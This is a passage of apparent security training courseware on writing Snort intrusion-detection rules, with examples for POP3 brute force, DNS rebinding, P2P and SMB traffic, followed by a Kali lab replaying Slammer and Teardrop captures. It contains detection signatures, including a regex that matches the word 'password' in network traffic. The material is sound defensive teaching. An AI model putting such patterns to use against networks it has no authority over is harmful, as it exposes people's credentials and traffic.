Let's explore writing activate and dynamic rules detecting an IMAP buffer overflow and collect the next 64 packets on port 143. If the buffer overflow is successful, the next set of packets will be the exploit script commands to be executed after the buffer overflow. In this case, we captured the next 64 packets. The captured packet will be from any host on the 192.168.1.100 subnet to any other host. In this case, we monitor the TCP protocol and port 143, the IMAP port. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.



Let's explore writing an alert rule detecting X-Windows sessions from any host on the 192.168.1.100 subnet to any other host. Here, we monitor the TCP protocol and the ports at and beyond 6000 X-Windows sessions. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.


Example 11: Detect a Potential POP3 Attack

Let's explore writing an alert rule detecting a possible POP3 attack from any host to any host on the 192.168.1.100 subnet. In this case, we are monitoring the TCP protocol and port 110, which is used for POP3 mail. Following the rule template, we have the following rule:


alert tcp any any -> 192.168.1.100/24 110 (msg: "Rapid POP3 Connections - Possible Brute Force Attack"; flags: S,12; threshold: type both, track by_src, count 10, seconds 120; classtype: misc-activity; sid: 2002992; rev:2;)

Advanced Detection and Packet Analysis

Let's explore writing an alert rule detecting a possible POP3 attack from any host to any host on the 192.168.1.100 subnet. In this case, we monitor the TCP protocol and port 110, which is used for POP3 mail. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule. The track by_src rule options tells the Snort rules engine to track the number of network ip packets that have this signature. The count rule option tells the Snort rules engine how many instances of the signature must be captured by Snort in a 120-second period. In this case, the answer is 10.



Let's explore writing an alert rule detecting a zipped MS Word document from any host to any other host. In this case, we monitor the TCP protocol on any port. Specifically, we look for the hexadecimal pattern denoted by 50 4B 03 04, hexadecimal 00, and the .doc extension. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.



Let's explore writing an alert rule detecting the word "password" from any host to any other host. In this case, we monitor the TCP protocol on any ports. Specifically, we look for the regular expression denoted by "/\W[p][a4@][sz5]{0,2}[w]([o0][r])?[d]\W/ism." The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.

Example 14: Detecting a DNS Re-binding Attack

Let's explore writing an alert rule detecting a DNS Re-Binding Attack from any host to any other host. In this case, we are monitoring the TCP protocol on the DNS port 53. Specifically, we are looking for the hexadecimal expression denoted by c0 0c 00 01 00 01 and 00 04 c0 a8. These two patterns must be within 4 bytes of each other. Additional details about the attack can be found at http://crypto.Stanford.edu/dns. Following the rule template, we have the following rule:

```
alert tcp any 53 -> any any (msg:"DNS-Rebinding Attack
192.168.x.x/16 (local IP from remote DNS Server)";
flow:established,from_server; content: "|c0 0c 00 01 00 01|";
content: "|00 04 c0 a8|"; within:4; distance:4;
reference:url,crypto.stanford.edu/dns/; classtype:misc-attack;
sid:2006917; rev:5;)
```


Let's explore writing an alert rule detecting a DNS Re-Binding Attack from any host to any other host. In this case, we monitor the TCP protocol on the DNS port 53. Specifically, we look for the hexadecimal expression denoted by c0 0c 00 01 00 01 and 00 04 c0 a8. These two patterns must be within 4 bytes of each other. Additional details about the attack can be found at http://crypto.stanford.edu/dns. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? Also additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.

Example 15: Detecting P2P Software

Let's explore writing an alert rule detecting P2P software, namely LimeWire, from any host to any other host. In this case, we are monitoring the TCP protocol on any port. Specifically, we are looking for the text content denoted by "User-Agent\: LimeWire." Additional details about the signature can be found at http://www.limewire.com. Following the rule template, we have the following rule:

alert tcp any any -> any any (msg: " P2P LimeWire P2P Traffic"; flow: established; content:"User-Agent\: LimeWire"; nocase; classtype: policy-violation; reference:url,www.limewire.com; sid: 2001808; rev:3;)

Let's explore writing an alert rule detecting P2P software, namely LimeWire, from any host to any other host. In this case, we monitor the TCP protocol on any port. Specifically, we look for the text content denoted by "User-Agent\: LimeWire." Additional details about the signature can be found at http://www.limewire.com. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.

Example 16: Detecting HTTP within a SMB Session

Let's explore writing a log rule detecting a HTTP request within a SMB connection, a possible worm download from any host to any other host. In this case, the we are monitoring the TCP protocol on port 445, the Microsoft Windows SMB port. Specifically, we are looking for the content denoted by "HTTP" and a hexadecimal signature denoted by FF 53 4D 42 72. Additional details about possible SMB attacks can be found at http://www.linklogger.com/TCP445Scan3.htm. Following the rule template, we have the following rule:

log tcp any any -> any 445 (msg: "HTTP download over a SMB connection"; flow: established; content:"| FF 53 4D 42 72|";content:"HTTP"; nocase; classtype: policy-violation; reference:url, www.linklogger.com/TCP445Scan3.htm; sid:10000; rev:1;)

Advanced Detection and Packet Analysis

Let's explore writing an alert rule detecting HTTP request within a SMB connection, a possible worm download from any host to any other host. In this case, we monitor the TCP protocol on port 445, the Microsoft Windows SMB port. Specifically, we look for the content denoted by HTTP and a hexadecimal signature denoted by FF 53 4D 42 72. Additional details about possible SMB attacks can be found at http://www.linklogger.com/TCP445Scan3.htm. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? There also exists additional metadata that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.


Example 17: Detecting a VoIP Connection

Let's explore writing a log rule detecting a Voice over IP (VoIP) request from any host to any other host. In this case, we are monitoring the UDP protocol on port 5060, the VoIP port. Following the rule template, we have the following rule:


log udp any any -> any 5060 (msg:" VOIP Messages ";classtype:misc-attack; sid:100000; rev:1;)

Advanced Detection and Packet Analysis

Let's explore writing a log rule detecting a Voice over IP (VoIP) request from any host to any other host. In this case, we monitor the UDP protocol on port 5060, the VoIP port. In this situation, Snort checks all scanned and parsed network traffic transmitting over port 5060. If a network flow that matches the pattern described here exists, it is flagged by Snort. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Additional metadata that is typically used to track also exists, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.



This page intentionally left blank.




Let's play with Snort a bit! First, you need to edit the Snort configuration file because some of the rules in it have errors in the Kali image.

Log in to Kali (unless it's already open), open a terminal, and then execute the command nano /etc/snort/snort.conf. This should open the Snort master configuration file within the nano editor.

Page down to the bottom of the file (using the down arrow or the Page Down key) and you see a number of lines starting with include, followed by $RULE_PATH and some rule filenames. We need to comment out all the lines with community rules. Place a "#" in front of every community line. There should be approximately 12 to 15 of these. When finished, hit Ctrl-O, Enter. Then, press Ctrl-X to quit.


Ask your instructor for help if you get confused here!



Navigate to the /home/501 directory within the terminal window by typing **cd /home/501**. When there, run the following command:

#snort -r slammer.pcap -c /etc/snort/snort.conf -l /home/501


If your Snort config file is properly set up, you should see a huge amount of analysis performed.



When the Snort engine finishes running, scroll back up and take a look at all the statistics and details presented. Snort breaks down the number of packets, flows, protocols, and much more!

As you can see in the slide, the Slammer PCAP should yield only a single packet and two alerts. The alert file should now be present in the /home/501 directory. Type **less alert** and see what is in there.

You should have two alerts that correspond to this malicious worm, one that designates it specifically as an outbound propagation attempt to spread and find new victims.




Let's do some more Snort analysis! Type **rm alert** in the /home/501 directory to remove the alert file from the last example.

Let's look at the Teardrop attack, which allows us to leverage Snort's fragmentation preprocessor. Run the following command:


#snort -r teardrop.pcap -c /etc/snort/snort.conf -l /home/501

Allow Snort to run through its analysis.



Again, after Snort finishes, take a look at the analysis stats and packet information. We have more traffic in this PCAP file, including two fragments that show anomalies.

You can specifically see in the Frag3 Statistics section where a single overlap is listed. Now take a look at the alert file again. You should see some specific alerts for Teardrop and anomalous fragments; this is a well-known attack.




Let's do one more analysis with Snort. Again, remove the alert file from the /home/501 directory.

Let's look at the FTP brute force attack we saw earlier. Run the following command:

